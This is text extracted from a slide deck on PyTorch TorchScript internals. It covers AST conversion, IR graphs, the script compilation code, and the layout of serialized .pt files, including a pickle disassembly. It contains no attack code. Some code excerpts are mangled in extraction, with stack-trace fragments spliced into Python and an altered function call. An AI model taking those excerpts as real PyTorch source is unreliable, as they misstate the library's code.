- Convert PyTorch code into a portable format for efficient execution in environments without Python interpreter, such as C++ and mobile



Python to TorchScript -- Overview

Python Code

```
@torch.jit.script
def model(x: torch.Tensor):
    if x.sum() > 0:
        y = x * 2
    else:
        y = x + 2
    return y
```

Python AST

```
Module(
    body=[
        FunctionDef(
            name='model',
            args=arguments(
                posonlyargs=[],
                args=[
                    arg(
                        arg='x',
                        annotation=Name(
                            id='Tensor', ctx=Load()))]),
            kwonlyargs=[],
            kw_defaults=[],
            defaults=[]),
        body=[
            If(...),
            Return(
                value=Name(id='y', ctx=Load())),
            decorator_list=[]),
        type_ignores=[])
```

JIT AST

```
(def
  (ident model)
  (decl
    (list
      (param
        (ident x)
        (option
          (variable (ident Tensor)))
        (option)
        (False))))
    (option))
  ...
  (return (variable (ident y))))
```

Python to TorchScript -- Overview

original IR graph

```
graph(%x.1 : Tensor):
    %9 : int = prim::Constant[value=2]() #
poc.py:6:10
    %4 : int = prim::Constant[value=0]() #
poc.py:5:14
    = prim::Store[name="x"](%x.1) #
poc.py:4:10
    %x.3 : Tensor = prim::Load[name="x"]()
    %2 : NoneType = prim::Constant()
    %3 : Tensor = aten::sum(%x.3, %2) #
poc.py:5:4
    %5 : Tensor = aten::gt(%3, %4) # poc.py:5:4
    %6 : int = prim::Constant[value=0]()
    %7 : bool = aten::Bool(%5) # poc.py:5:4
    = prim::If(%7) # poc.py:5:1
    block0():
        %x.5 : Tensor = prim::Load[name="x"]()
        %y.1 : Tensor = aten::mul(%x.5, %9) #
poc.py:6:6
        = prim::Store[name="y"](%y.1) #
poc.py:6:2
    %y.7 : Tensor = prim::Load[name="y"]()
    %y.9 : Tensor = prim::Load[name="y"]()
    -> ()
    block1():
        %x : Tensor = prim::Load[name="x"]()
        %12 : int = prim::Constant[value=1]()
...
...
```

optimized IR graph

```
graph(%x.1 : Tensor):
    %12 : int = prim::Constant[value=1]()
    %2 : NoneType = prim::Constant()
    %4 : int = prim::Constant[value=0]()
    # poc.py:5:14
    %9 : int = prim::Constant[value=2]()
    # poc.py:6:10
    %3 : Tensor = aten::sum(%x.1, %2) #
poc.py:5:4
    %5 : Tensor = aten::gt(%3, %4) #
poc.py:5:4
    %7 : bool = aten::Bool(%5) #
poc.py:5:4
    %y : Tensor = prim::If(%7) #
poc.py:5:1
    block0():
        %y.1 : Tensor = aten::mul(%x.1,
%9) # poc.py:6:6
        -> (%y.1)
    block1():
        %y.3 : Tensor = aten::add(%x.1,
%9, %12) # poc.py:8:6
        -> (%y.3)
    return (%y)
```

Python to TorchScript – Function and Module

Function

```
def model(x: torch.Tensor):
    if x.sum() > 0:
        y = x * 2
    else:
        y = x + 2
    return y
```

Module

```
class SimpleModel(nn.Module):
    def __init__(self):
        super(SimpleModel, self).__init__()

    def forward(self, x: torch.Tensor):
        if x.sum() > 0:
            y = x * 2
        else:
            y = x + 2
        return y
```

Python to TorchScript -- Function



```
def _script_impl(  
    ...  
    ast = get_jit_def(obj, obj.__name__)  
    if _rcb is None:  
        _rcb = _jit_internal.createResolutionCallbackFromClosure(obj)  
    fn = torch._C._jit_script_compile(  
        qualified_name, ast, _rcb, get_default_args(obj)  
    )  
    # Forward docstrings  
    fn.__doc__ = obj.__doc__  
    fn.__name__ = "ScriptFunction"  
    fn.__qualname__ = "torch.jit.ScriptFunction"  
    ...  
    return fn  
    ...
```

Python to TorchScript -- Function



```
def _script_impl(
    ...
    ast = get_jit_def(obj, obj.__name__)
    if _rcb is None:
        _rcb = _jit_internal.createResolutionCallbackFromClosure(obj)
    fn = torch._C._jit_script_compile(
        qualified_name, ast, _rcb, get_default_args(obj)
    )
    # Forward docstrings
    fn.__doc__ = obj.__doc__
    fn.__name__ = "ScriptFunction"
    fn.__qualname__ = "torch.jit.ScriptFunction"
    ...
    return fn
    ...
```

Python to TorchScript -- Function



```
def _script_impl(  
    ...  
    ast = get_jit_def(obj, obj.__name__)  
    if _rcb is None:  
        _rcb = _jit_internal.createResolutionCallbackFromClosure(obj)  
    fn = torch._C._jit_script_compile(  
        qualified_name, ast, _rcb, get_default_args(obj)  
    )  
    # Forward docstrings  
    fn.  
    fn. #0 torch::jit::to_ir:::to_ir  
    fn. #1 torch::jit::CompilationUnit::define  
    ...  
    ret #2 script_compile_function  
    ...  
    #3 _jit_script_compile
```

A dashed arrow points from the 'ast' assignment in the original code to the 'get_jit_def' call in the decompiled code. Another dashed arrow points from the '# Forward docstrings' comment to the 'fn.' prefix in the decompiled code.

Python to TorchScript -- Module



```
def create_script_module_impl(nn_module, concrete_type, stubs_fn):
    ...
    cpp_module = torch._C._create_module_with_type(concrete_type.jit_type)
    method_stubs = stubs_fn(nn_module)
    property_stubs = get_property_stubs(nn_module)
    hook_stubs, pre_hook_stubs = get_hook_stubs(nn_module)
    ignored_properties = jit_ignored_properties(nn_module)
    ...
    # Compile methods if necessary
    if concrete_type not in concrete_type_store.methods_compiled:
        create_methods_and_properties_from_stubs(
            concrete_type, method_stubs, property_stubs
        )
    ...
}
```

Python to TorchScript -- Module



```
def create_script_module_impl(nn_module, concrete_type, stubs_fn):
    ...
    cpp_module = torch._C._create_module_with_type(concrete_type.jit_type)
    method_stubs = stubs_fn(nn_module)
    property_stubs = get_property_stubs(nn_module)
    hook_stubs, pre_hook_stubs = get_hook_stubs(*alias_infer_methods_to_compile)
    ignored_properties = jit_ignored_properties(nn_module)
    ...
    # Compile methods if necessary
    if concrete_type not in concrete_type_store.methods_compiled:
        create_methods_and_properties_from_stubs(
            concrete_type, method_stubs, property_stubs
        )
    ...
```

Python to TorchScript -- Module



```
def infer_methods_to_compile(nn_module):
    ...
    exported = []
    for name in dir(nn_module):
        if name in ignored_properties:
            continue
        item = getattr(nn_module, name, None)
        if (
            _jit_internal.get_torchscript_modifier(item)
            is _jit_internal.FunctionModifiers.EXPORT
        ):
            exported.append(name)

    methods = methods + exported
    ...
    stubs = [make_stub_from_method(nn_module, method) for method in methods]
    return overload_stubs + stubs
```


Python to TorchScript -- Module




```
def infer_methods_to_compile(nn_module):
    ...
    exported = []
    for name in dir(nn_module):
        if name in ignored_properties:
            continue
        item = getattr(nn_module, name, None)
        if (
            _jit_internal.get_torchscript_modifier(item)
            is _jit_internal.FunctionModifiers.EXPORT
        ):
            exported.append(name)

    methods = methods + exported
    ...
    stubs = [make_stub_from_method(nn_module, method) for method in methods]
    return overload_stubs + stubs
```


Python to TorchScript -- Module



Python to TorchScript -- Module




TorchScript Serialization



```
def forward(self,
            x: Tensor) -> Tensor:
    if bool(torch.gt(torch.sum(x), 0)):
        y = torch.mul(x, 2)
    else:
        y = torch.add(x, 2)
    return y
```

TorchScript Serialization -- save



TorchScript Serialization -- save

```
void ScriptModuleSerializer::serialize(
    const Module& module,
    ...
    writeArchive(
        module._ivalue(),
        /*archive_name=*/"data",
        /*archive_dir=*/"",
        /*tensor_dir=*/"data/");

    convertTypes(module.type());
    writeFiles("code/");
    std::vector<IValue> ivalue_constants(
        constant_table_.begin(), constant_table_.end());
    ...
    writeArchive(
        c10::ivalue::Tuple::create(ivalue_constants),
        /*archive_name=*/"constants",
        /*archive_dir=*/"",
        /*tensor_dir=*/"constants/");
    ...
}
```

data.pkl
Ivalue

code/
python code/debug
info

constants.pkl
tensor

TorchScript Serialization -- save

For TorchFunction, first convert it to TorchModule, the remaining process is the same

1. The ivalue corresponding to the module is serialized in pickle format as **data.pkl**
2. Obtain code and debug info via PythonPrint, and write to **code/** directory
3. Save tensor constants to **constants.pkl**

TorchScript Serialization – inside serialized pt file

```
module
└── byteorder
└── code
    └── __torch__.py
        └── __torch__.py.debug_pkl
└── constants.pkl
└── data.pkl
└── version
```

module.pt

```
0: \x80 PROTO      2
2: c   GLOBAL      '__torch__ PlaceholderModule'
31: q   BINPUT      0
33: )   EMPTY_TUPLE
34: \x81 NEWOBJ
35: }   EMPTY_DICT
36: (   MARK
37: X   BINUNICODE 'training'
50: q   BINPUT      1
52: \x88 NEWTRUE
53: u   SETITEMS    (MARK at 36)
54: b   BUILD
55: q   BINPUT      2
57: .   STOP
```

data.pkl

TorchScript Serialization – inside serialized pt file


```
0: \x80 PROTO      2
2: )   EMPTY_TUPLE
3: .   STOP
```

constants.pkl

```
class PlaceholderModule(Module):
    __parameters__ = []
    __buffers__ = []
    training : bool
    def forward(self: __torch__.PlaceholderModule,
                x: Tensor) -> Tensor:
        if bool(torch.gt(torch.sum(x), 0)):
            y = torch.mul(x, 2)
        else:
            y = torch.add(x, 2)
        return y
```

code/__torch__.py

TorchScript Serialization -- load



TorchScript Serialization -- load

